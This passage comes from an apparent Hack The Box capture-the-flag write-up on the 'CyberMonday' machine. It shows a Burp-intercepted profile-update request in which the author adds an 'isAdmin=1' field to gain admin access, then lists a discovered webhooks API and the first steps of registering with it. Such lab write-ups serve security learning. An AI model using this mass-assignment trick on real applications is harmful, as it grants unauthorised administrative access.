
for this I used burp to intercept my legitimate user creation POST request and simply add the property to the form.



this didn't work because I still have 404 on requesting the dashboard


Not Found — Mozilla Firefox
Not Found
New Tab
Attempt to read property "is/
cybermonday.htb/dasboard
Main Platform
HTB Certifications
HTB Academy
CTF Platform
Help Center
HTB Blog
404
NOT FOUND

next I tried elevating permissions while updating my account.



Edited request

Pretty Raw Hex


```
1 POST /home/update HTTP/1.1
2 Host: cybermonday.htb
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image
  /avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 153
9 Origin: http://cybermonday.htb
10 DNT: 1
11 Connection: close
12 Referer: http://cybermonday.htb/home/profile
13 Cookie: XSRF-TOKEN=
  eyJpdiI6IjB5bFkyN0xDRXhWRFpRUEY1cFlKbnc9PSIsInZhbHVlIjoiUnd
  KMGdhVkpIT3V3alZvWmJQSk5EcTE3dUJuUDNnaytOOUdCM1kwRmtXYOhFNF
  I1aElIV0RJcmlFSG0zbGJTTjViZXhJUGZwWXdxNVlhSzdRRDFFNmc0NGJOc
  UpaUks4MHozR1dhdDlsTnNYcWlhalBmY3N1N3NnaOlBcTFxZWwiLCJtYWMi
  OiIxMWFjNTU4M2IwYThlMmQ3MmNmMDA1NGIzMGM1YzkwYTZmNmI1MTY2MDY
  wY2YONTM3ZmEzMzJjMjgwNjdhMjcxIiwidGFnIjoiIn0%3D;
  cybermonday_session=
  eyJpdiI6InYrQ2hVUEVFaU9icXJnbzRLZHhFZlE9PSIsInZhbHVlIjoiN0J
  yWHY3K2tjVXhnamtNZE00QVBkdmlhQ0o1MjVXc01xdWFaeDJOSm9tRC9jQX
  N2WWcxZUIxY2pYdGVyekhXbUd4Ulg4WlNlMVBoV1NoaOhJc2plWnN3aVU4R
  WF5NWpBcmJTQmNySU1lUmcrd3M4K21PSnBuano2YVNuK3BzL3IiLCJtYWMi
  OiI4NjRhOWE3ZTBiNzI4MGFmYjk5MGUzOTJlZjI2YTkyZTIzZmYzNjQ5MDN
  iODE0N2QxOTQwOTNjMjVlMjQ1NjVkIiwidGFnIjoiIn0%3D
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 _token=Ba3Z51ZblVGvAhuERob0YJ8l0DVvavUPEO23gL5Y&username=
  rival23&email=rival%40rival.rival&password=rivalrival&
  password_confirmation=rivalrival&isAdmin=1
```

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Server: nginx/1.25.1
3 Content-Type: text/html; charset=UTF-8
4 Connection: close
5 X-Powered-By: PHP/8.1.20
6 Cache-Control: no-cache, private
7 Date: Mon, 21 Aug 2023 18:54:12 GMT
8 Location: http://cybermonday.htb/home/profile
9 Set-Cookie: XSRF-TOKEN=
  eyJpdiI6IjNqeTVyM0NPYmJGdzZOR3g4eTRKYXc9PSIsI
  nZhbHVlIjoiU2phQ1ZNU0NvN2l0RHJOOSs1c2hSemtuMX
  dtV1RxemNUQXc5UE5yUnEwTHZJZ1orZHo0SEFucHpiK2V
  Qa2pkaFFlU0hYQ25mUFFPTHpDV2JmWTZldzBQOWtLWU9V
  VDd6ZW5kSUOwSDVtdOd6NGF0RGU5ekRiZ09JbEVOb2VqS
  3kiLCJtYWMiOiI3MzdlYmQxY2M1ZGU1N2EyNGFjM2JjOW
  ExMDIzMThmZTg3OWRjYWUyN2VkYjhkMDhmZjk0NmYzYWU
  4ODM1N2QzIiwidGFnIjoiIn0%3D; expires=Mon, 21
  Aug 2023 20:54:12 GMT; Max-Age=7200; path=/;
  samesite=lax
10 Set-Cookie: cybermonday_session=
  eyJpdiI6InNZY3lab3ZoYWkzd0o1RStMdmNKVWc9PSIsI
  nZhbHVlIjoiSmVEaVZmUndKNm96ck1CRnlsZ2JwOUFaWl
  h6ZEZheXJIMmY0TjdVcnVxUTJpSHBmRm5rQ2NKcHhlcDN
  vVzU1M3diMkw1UVA2WTMxdWgxQWNvSTErVGpOWDdGOWdn
  OVVlWjJ4Y1ByVE8vcU9LdOZ5Q3Z5YkZ5YTJKZFpjYnIyM
  E8iLCJtYWMiOiJhYWFmZTU5NDY2NmEzOWZiNzJkNjg0Y2
  U2MjJjOWFhNDM3NzFiZjJhMjE0M2Y3Y2RjYjY3YTFlNDd
  iNzJmYjllIiwidGFnIjoiIn0%3D; expires=Mon, 21
  Aug 2023 20:54:12 GMT; Max-Age=7200; path=/;
  httponly; samesite=lax
11 Content-Length: 386
12
13 <!DOCTYPE html>
14 <html>
15   <head>
16     <meta charset="UTF-8" />
17     <meta http-equiv="refresh" content="
       0;url='http://cybermonday.htb/home/profil
       e'" />
18
```

upon refreshing the webpage I saw dashboards available in the navigation bar and knew it worked. sweet.



looking at the dashboard I found a new interesting subdomain that needed investigation.




by hovering over webhook link I saw the domain `webhooks-api-beta.cybermonday.htb`

webhooks-api-beta access

I add this to my hosts file and browse to it.

```
$ cat /etc/hosts
# Your system has configured 'manage_etc_hosts' as True.
# As a result, if you wish for changes to this file to persist
```


```
# then you will need to either
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tmpl
# b.) change or remove the value of 'manage_etc_hosts' in
#     /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 htb-q24i3xugzg.htb-cloud.com htb-q24i3xugzg
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# HTB
10.129.100.147 cybermonday.htb webhooks-api-beta.cybermonday.htb
```




```
{
  "status": "success",
  "message": {
    "routes": {
      "/auth/register": {
        "method": "POST",
        "params": [
          "username",
          "password"
        ]
      },
      "/auth/login": {
        "method": "POST",
        "params": [
          "username",
          "password"
        ]
      },
      "/webhooks": {
        "method": "GET"
      },
      "/webhooks/create": {
        "method": "POST",
        "params": [
          "name",
          "description",
          "action"
        ]
      },
      "/webhooks/delete:uuid": {
        "method": "DELETE"
      },
      "/webhooks/:uuid": {
        "method": "POST",
        "actions": {
          "sendRequest": {
            "params": [
              "url",
              "method"
            ]
          },
          "createLogFile": {
            "params": [
              "log_name",
              "log_content"
            ]
```

```
            }
          }
        }
      }
    }
  }
```


First I created an account using the `auth/register` endpoint.



after this was successful I could login to the api using the `auth/login` endpoint.

